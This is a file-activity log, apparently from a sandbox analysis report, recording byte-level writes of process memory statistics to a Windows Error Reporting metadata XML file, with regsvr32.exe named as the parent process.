C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 33 00 33 00 38 00 34 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.1.3.3.8.4.8.<./.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 31 00 30 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.1.0.1.6.<./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 30 00 37 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.2.0.7.4.4.<./.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 32 00 36 00 37 00 38 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.4.7.2.6.7.8.4.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 33 00 34 00 39 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.4.7.3.4.9.7.6.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 37 00 32 00 36 00 37 00 38 00 34 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.4.7.2.6.7.8.4.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	30	3c 00 50 00 69 00 64 00 3e 00 34 00 38 00 31 00 36 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<.P.i.d.>.4.8.1.6.<./.P.i.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	70	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 72 00 65 00 67 00 73 00 76 00 72 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<.I.m.a.g.e.N.a.m.e.>.r.e.g.s.v.r.3.2...e.x.e.<./.I.m.a.g.e.N.a.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 38 00 30 00 30 00 30 00 34 00 30 00 30 00 35 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.8.0.0.0.4.0.0.5.<./.C.m.d.L.i.n.e.S.i.g.n.a.t.u.r.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	42	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 37 00 39 00 30 00 32 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<.U.p.t.i.m.e.>.7.9.0.2.<./.U.p.t.i.m.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<.W.o.w.6.4. .g.u.e.s.t.=.".0.". .h.o.s.t.=.".3.4.4.0.4.".>.0.<./.W.o.w.6.4.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<.I.p.t.E.n.a.b.l.e.d.>.0.<./.I.p.t.E.n.a.b.l.e.d.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.P.e.a.k.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<.V.i.r.t.u.a.l.S.i.z.e.>.4.2.9.4.9.6.7.2.9.5.<./.V.i.r.t.u.a.l.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 36 00 34 00 34 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.1.6.4.4.<./.P.a.g.e.F.a.u.l.t.C.o.u.n.t.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 36 00 32 00 34 00 32 00 33 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.6.2.4.2.3.0.4.<./.P.e.a.k.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 35 00 39 00 37 00 31 00 39 00 36 00 38 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.5.9.7.1.9.6.8.<./.W.o.r.k.i.n.g.S.e.t.S.i.z.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 38 00 33 00 32 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.P.a.g.e.d. P.o.o.l.U.s.a.g.e.>.8.3.2.8.0. <./.Q.u.o.t.a.P.e.a.k.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 35 00 35 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.5.5.3.6. <./.Q.u. o.t.a.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	122	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 33 00 34 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.P.e.a.k.N.o.n.P.a. g.e.d.P.o.o.l.U.s.a.g.e.>.7.3.4.4. <./.Q.u.o.t.a.P.e.a.k.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 32 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.7.2.0.0. <./. Q.u.o.t.a.N.o.n.P.a.g.e.d.P.o.o.l.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 37 00 32 00 39 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.6.7.2.9.6.0.<./.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 38 00 31 00 31 00 35 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.5.6.8.1.1.5.2.<./.P.e.a.k.P.a.g.e.f.i.l.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	5	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	72	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 37 00 32 00 39 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<.P.r.i.v.a.t.e.U.s.a.g.e.>.5.6.7.2.9.6.0.<./.P.r.i.v.a.t.e.U.s.a.g.e.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	4	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.V.m.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	3	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<./.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	2	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<./.P.a.r.e.n.t.P.r.o.c.e.s.s.>.	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	4	0d 00 0a 00	....	success or wait	1	6EF1497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER54FD.tmp.WERInternalMetadata.xml	unknown	2	09 00	..	success or wait	1	6EF1497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
